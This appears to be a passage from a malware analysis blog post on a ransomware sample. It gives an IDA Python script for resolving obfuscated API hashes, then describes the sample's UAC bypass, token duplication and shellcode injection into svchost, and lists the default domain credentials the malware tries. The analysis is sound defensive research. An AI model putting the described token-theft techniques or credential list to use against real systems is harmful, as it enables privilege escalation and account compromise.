
How the code looks disassembled after generation

It also loaded some shellcode for its custom encryption function and utilised the same address encryption to conceal the shellcodes address.
However it is still quite easy to resolve it statically, but would make resolving these addresses within a debugger or dynamically complicated.
EA_HASH_ARG_START = 0x004063ED
EA_HASH_ARG_END = 0x00406524
STEP_BETWEEN_ARGS = 17
XOR_KEY = 0x4803BFC7
ALGORITHM = 'ror13_add'
API_HASH_LIST_END_MARKER = 0xCCCCCCCC
from ida_domain import *
import idaapi
import requests
import time
db = Database()
def get_func_operands(arg_start, arg_end, step_between_args):
    insn_ea = list(range(arg_start, arg_end, step_between_args))
    operands = [idaapi.get_dword(operand + 1) for operand in insn_ea] #+1 negates the push instruction, just retrieves the operand
    return operands

def bmatter_retrieve_hashes(ea_hash_arg_start, ea_hash_arg_end)->tuple[list[int], list[list]]:
    # retrieving addresses of code that push a hash struct to the function
    operands = get_func_operands(ea_hash_arg_start, ea_hash_arg_end, STEP_BETWEEN_ARGS)
    dll_hashes = [idaapi.get_dword(dll_hash) for dll_hash in operands]
    dword = 4
    api_hashes = []
    for api_hashes_per_dll in operands:
        hashes_ea = api_hashes_per_dll + dword
        cur_dll_api_hashes = []
        while (api_hash := idaapi.get_dword(hashes_ea)) != API_HASH_LIST_END_MARKER:
            cur_dll_api_hashes.append(api_hash)
            hashes_ea += dword
        api_hashes.append(cur_dll_api_hashes)
    return dll_hashes, api_hashes   # first member is dll hash, second member is API hash
def resolve_api_hash(hash: int, algorithm: str = ALGORITHM, xor: int = None):
    if xor:
        xor = str(xor)
        hashdb_api = f'https://hashdb.openanalysis.net/hash/{algorithm}/{hash}/{xor}'
    else:
        hashdb_api = f'https://hashdb.openanalysis.net/hash/{algorithm}/{hash}'


    while True:
        response = requests.get(hashdb_api)
        if response.status_code == 429:
            print("Getting rate limited")
            time.sleep(60)
            continue
        else:
            data = response.json()

        hashes = data.get('hashes', [])
        if hashes:
            first_hash = hashes[0]
            string_data = first_hash.get('string')
            if string_data:
                string = string_data.get('string')
        return string

def retrieve_resolved_out_base(ea_out_arg_start, ea_out_arg_end):
    out_addrs = get_func_operands(ea_out_arg_start, ea_out_arg_end, STEP_BETWEEN_ARGS)
    out_addrs = [out+4 for out in out_addrs]
    return out_addrs

def main():
    _, api_hashes = bmatter_retrieve_hashes(EA_HASH_ARG_START, EA_HASH_ARG_END)
    resolved_out_base = retrieve_resolved_out_base(EA_HASH_ARG_START+5, EA_HASH_ARG_END+5) # out arg is pushed right after hashes, in a 5 byte instruction

    for apis_for_dll, hash_list in enumerate(api_hashes):
        for offset, hash in enumerate(hash_list):
            api_name = resolve_api_hash(hash, ALGORITHM, XOR_KEY)
            if api_name:
                db.names.force_name(resolved_out_base[apis_for_dll]+(offset*4), api_name)
                print(f'{api_name} at {hex(resolved_out_base[apis_for_dll]+offset*4)}')
            else:
                print(f"unable to resolve hash: {hex(hash)}, at {hex(resolved_out_base[apis_for_dll]+(offset*4))}")
if __name__ == "__main__":
    main()
2. Configuration Loading & Privilege Escalation
After the resolution of the APIs was complete it moved onto its next section, which I named load_config_elevate_privileges()
It loaded its config as I detailed here.
Then depending on the configuration flags present, performed a variety of functions to try and escalate privileges.

If it detected the primary token did not have admin privileges but belonged to the admin group it would execute a UAC bypass and restart
 Nice post about the technique here - https://medium.com/malware-bistro/cracking-the-code-privilege-escalation-tactics-used-by-lockbit3-0-d24b48337b35
It loops through an array of privilege constants to try and enable all privileges it has available.

If it is not running under SYSTEM it attempts to duplicates explorer’s token.



If it cannot duplicate explorer’s token but it is running under Admin it will try to steal the token of a privileged svchost instance. It loops through the _SYSTEM_PROCESS_INFORMATION entries until it finds a process Image that matches the hash of svchost.exe. If this instance is sufficiently privileged it breaks out of the loop.
To steal the token it injects shellcode into the svchost instance, which makes a call to NtDuplicateObject to duplicate the token. The bitness of the svchost instance will determine how the shellcode is injected.
If the svchost instance is 64 bit it will decrypt two shellcode payloads and store them in allocated memory. The first one is actually 64 bit code, which is intended to be injected into svchost to retrieve its token. In this buffer the main process write/patches in its own PID and target process handle (the one that is received from NtDuplicateObject) into the shellcode. These values be used by the shellcode as the argument for the TargetProcessHandle when it makes its call to NtDuplicateObject.
Then it will decrypt the second shellcode payload which is 32 bit, and patches in the address of the 64 bit shellcode. From there it will execute the 32 bit shellcode, which will utilise the provided address to locate the 64 bit shellcode and inject into the remote process (SvcHost).
The arguments will be patched into the shellcode here

This 64 bit shellcode duplicate SvcHosts process token.
Apis from the shellcode

If the svchost instance is 32 bit, 32 bit shellcode is directly injected into svchost and the main process’s PID and target handle is patched into it.
Patching occurring here


If the find_domain_admins_conf_flag flag is specified it will use the following default credentials to attempt to authenticate to an account.
ad.lab:Qwerty!
Administrator:123QWEqwe!@#
Admin2:P@ssw0rd
Administrator:P@ssw0rd
Administrator:Qwerty!
Administrator:123QWEqwe
Administrator:123QWEqweqwe
It will then decrypt a .ico file and write it to disk in the ProgramData folder.
